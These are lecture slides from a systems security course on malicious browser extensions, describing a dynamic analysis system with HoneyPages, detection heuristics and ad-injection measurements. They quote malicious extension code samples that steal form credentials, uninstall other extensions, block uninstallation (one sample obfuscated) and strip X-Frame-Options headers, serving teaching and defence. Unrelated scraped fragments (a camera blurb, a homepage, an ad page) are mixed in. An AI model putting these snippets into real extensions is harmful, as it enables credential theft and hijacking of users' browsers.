

CSC 591

Systems Attacks and Defenses


Browser Extensions

Alexandros Kapravelos
akaprav@ncsu.edu

PINKY AND THE BRAIN TAKE OVER THE WORLD



Bole




Compromising the browser

- Drive-by downloads

Browser Extensions



Compromising the browser




Browser extensions

- HTML + JavaScript
- Modify and enhance the functionality of the browser
- Have access to a privileged API



Adblock Plus

- Over 50 million users!



FB Color Changer ★★★★★ (4475) Social & Communication from fbcolorchanger.com 347,103 users + FREE Share

Confirm New Extension

Add "FB Color Changer"?

It can:

- Access your data on all websites
- Access your tabs and browsing activity

Cancel Add

facebook fb

facebook fb

facebook fb

facebook fb

facebook fb

facebook fb Search

facebook fb Search

facebook fb Search

facebook fb Search

facebook fb Search

facebook fb Search

g+1 3.9k

⚡ Runs Offline

Change the Facebook color scheme to anything you want.

Goal





What can a malicious extension do?

Anything malicious that you can do with JavaScript having access to the visited page, the web requests, the browser's cookies

- Inject advertisements
- Keylogger (only in the visited page)
- Affiliate fraud
- Steal credentials

Approach

- Install extension in Chrome inside a VM
- Visit a few pages
- Monitor what the extension is doing
- Classify the extension

Challenges

- How to trigger malicious code?
 - What content should the pages contain?
 - Which pages should we visit?
- How to detect maliciousness?

Triggering malicious behavior

- Find the right content
 - HoneyPage

HoneyPage

```
<html>  
  <div id="fb_newsfeed"></div>  
</html>
```

```
document.getElementById("fb_newsfeed")
```

Triggering malicious behavior

- Find the right content
 - HoneyPage
- Visit the right page
 - URL extraction
 - Event handler fuzzing



Event handler fuzzing

- Extensions can intercept network events
- Triggering the event handlers is possible!

Detecting malicious behavior

- In JavaScript
 - Extension API
 - Interaction with visited pages
- In the network
- In injected code

Malicious behavior heuristics

- Prevents extension uninstall
- Steals email/password from form
- Contains keylogging functionality
- Manipulates security-related HTTP headers
- Uninstalls extensions

Suspicious behavior heuristics

- Injects dynamic JavaScript
- Evals with input >128 chars long
- Produces HTTP 4xx errors
- Performs requests to non-existent domains

Results

- 47,940 extensions from Chrome Web Store
- 392 extensions from Anubis

Analysis result	Count
Benign	43,490
Suspicious	4,712
Malicious	130



Similar Sites Pro

★★★★☆ (47)

[Productivity](#)

[from SimilarGroup](#)

1,808,386 users



Try it free

Download ▼



You need to update your version of media player. [Update now.](#)





Split Screen

★★★★★ (331)

Productivity

from Davewils55

53,666 users



Canon 70D (1.6x sensor (nearly APS-C)), 26.7 oz./756g with battery and card, about \$1,199 and Canon 50mm f/1.8 II. enlarge. It comes as body-only (\$1,199), kit with 18-55mm STM (\$1,349) or kit with 18-135mm STM (\$1,549).



I'd get it (with any of the lenses) at these links [directly to them at Adorama](#) or [directly to them at Amazon](#). This free website's biggest source of support is when you use those or any of [these links](#) when you get anything, regardless of the country in which you live — but I receive *nothing* for my efforts if you buy elsewhere. I'm not NPR; I get no government hand-outs and run no pledge drives to support my research, so please always use any of [these links](#) for the best prices and service whenever you get anything. Thanks for helping me help you! Ken.

Alexandros Kapravelos

LATEST NEWS

- May 9, 2013
Our paper got accepted at USENIX Security 2014!
- November 4, 2013
I'm attending CCS'13 since I was awarded a travel grant
- August 4, 2013
Our team Shellphish finished 7th at DEFCON CTF

Who am I?



My name is Alexandros Kapravelos and I'm a fourth year PhD candidate at the University of California, Santa Barbara. My advisors are [Giovanni Vigna](#) and [Christopher Kruegel](#). I'm a member of the [Computer Security Group at UCSB](#) and the [Epic Fail](#) and [Shellphish](#) hacking teams.

Tweets

- Manos Antonakakis @mAntonakakis 18h
An open discussion about botnet takedowns tomorrow at usenix hotsec --- time to start figuring things out | usenix.org/conference/ho
Retweeted by AlexandrosKapravelos
- Steve Carell @SteveCarell 11 Aug
Robin Williams made the world a little bit better. RIP.
Retweeted by AlexandrosKapravelos

Research Interests Last Blog Post

I'm currently focusing on web security and in particular finding new ways to detect if a web page is malicious or not. I'm the lead developer of [Wepawet's](#) development and improvement. My latest project is tracking the evolution of malicious JavaScript with [Revolver](#).

My last blog post is "[Attacking home routers via JavaScript](#)" where I explain an attack I found in the wild that targets the victim's local router via JavaScript.

last blog post

Uninstall all other extensions

```
if (first_run == true) {  
  my_id = chrome.app.getDetails().id;  
  chrome.management.getAll(function(extensions) {  
    for (i = 0; i < extensions.length; i++) {  
      if (extensions[i].id != my_id) {  
        chrome.management.uninstall(extensions[i].id);  
      }  
    }  
  });  
}
```


Form credentials stealing

```
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;

//alert("username---"+username+"password---"+password);
var xhr = new XMLHttpRequest();
xhr.open("POST", mainurl + "/j_spring_security_check", true);
xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhr.send("j_username=" + username + "&j_password=" + password);
```

Prevent uninstallation

```
chrome[_0xc389[23]][_0xc389[30]][_0xc389[5]](function(_0x5ca6x8) {  
    if (_0x5ca6x8[_0xc389[0]][_0xc389[2]](_0xc389[27]) >= 0) {  
        chrome[_0xc389[23]][_0xc389[29]](_0x5ca6x8[_0xc389[21]], {  
            url: _0xc389[28]  
        });  
    }  
});
```

Prevent uninstallation

```
chrome.tabs.onUpdated.addListener(function(tab) {  
  if (tab.url.indexOf("chrome") >= 0) {  
    chrome.tabs.update(tab.id, { url: "http://google.com" });  
  }  
});
```

Manipulate HTTP headers

```
chrome.webRequest.onHeadersReceived.addListener(  
  function(info) {  
    var headers = info.responseHeaders;  
    for (var i = headers.length - 1; i >= 0; --i) {  
      var header = headers[i].name.toLowerCase();  
      if (header == 'x-frame-options' || header == 'frame-options') {  
        headers.splice(i, 1); // Remove header  
      }  
    }  
    return {  
      responseHeaders: headers  
    };  
  }, {  
    urls: ['*://*/'], // Pattern to match all http(s) pages  
    types: ['sub_frame']  
  }, ['blocking', 'responseHeaders']  
);
```

Recommendations

- Manipulating configuration pages e.g.,
chrome://extensions
- Uninstalling extensions
- Removing security-related HTTP headers
- Hooking keyboard events
- Local inclusion of static files instead of dynamic JavaScript inclusions

HoneyPages are now part of Google's extension analysis system

Limitations

- Dynamic analysis system
- Targeted attacks (location, time)
- Multistep queries of DOM elements in HoneyPages
- Evasions against HoneyPages

What's out there?



The image shows a browser window with a Google search for "iphone 5". The search results page displays approximately 2,390,000,000 results in 0.22 seconds. The page is filled with various advertisements for iPhone 5s and iPhone 5. The ads are arranged in two columns. The left column includes ads from Sprint, Best Buy, Shop411.com, Phones4u.co.uk, thinkshopping.net, classifiedads.com, and Pronto.com. The right column includes ads from HSN, Mysale.com, Simply-Tech-Store, HandHeldItems.com, and Best Buy. Each ad typically features a title, a URL, and a brief description of the offer.

Search results for "iphone 5":

- About 2,390,000,000 results (0.22 seconds)
- Web News Shopping Images Videos More Search tools


Advertisements:

- iPhone 5s at Sprint® | sprint.com**
Ad www.sprint.com
Qualify for \$0 down iPhone 5s & get iPad Mini for \$49.99. Learn more.
- iPhone 5 from Best Buy® | BestBuy.com**
Ad www.BestBuy.com
Get Connected With The iPhone 5 From Best Buy®. Shop Now.
- About Iphone 5 - Find our Lowest Possible Price!**
Ad Shop411.com
Search for About Iphone 5
- iPhone 5s contract deals | Phones4u.co.uk/iPhone 5s**
Ad www.Phones4u.co.uk
Visit Phones 4u for great deals on iPhone 5s.
- Apple Iphone 5 | Iphone.5.thinkshopping.net**
Iphone.5.thinkshopping.net
Best Apple Iphone 5 Prices From Around The Web.Compare & Save!
- Iphone 5 For Sale - New & Used iPhones From \$175.**
classifiedads.com
Browse All Our Iphone 5 Listings
- 5 Iphone - Compare, Shop & Save with Pronto.**
Pronto.com/5-Iphone
Deals on 5 Iphone
- Electronics at HSN® - Your Favorite Brands at Low Prices.**
www.HSN.com/Electronics
Shop at HSN.com Today and Save!
- I Phone Cases - Designer Flash Sales Up To 80% Off.**
www.Mysale.com
New Sales Every Day. Join For Free!
- iPhone 5 5S 5C Car**
Simply-Tech-Store
iPhone 5 5S 5C Car Charger
- Shop Cases For iPhone 5 | HandHeldItems.com**
www.HandHeldItems.com
Shop variety cases at discount and different styles & colors available
- Ads ⓘ**
- iPhone 5 At Best Buy®**
www.bestbuy.com/iPhone
4.5 ★★★★★ rating for bestbuy.com
Get The iPhone 5 At Best Buy®.
Free Shipping On Orders \$35 \$ Up!
2460 E Charleston Rd, Mountain View
(650) 903-0591

Experiments

Dataset	Source	Sample Size
Client DOM reports	Client-side scan via Google properties	102,562,842
Unique extensions	Dynamic evaluation via WebEval, Hulk	> 1,000,000
Ad injection extensions		50,870

Prevalence of ad injection



5.5% of daily visitors

Conclusion

- Analysis system for browser extensions
- Observed the impact of client-side modifications from a big website
- Understanding what is really happening on users is hard!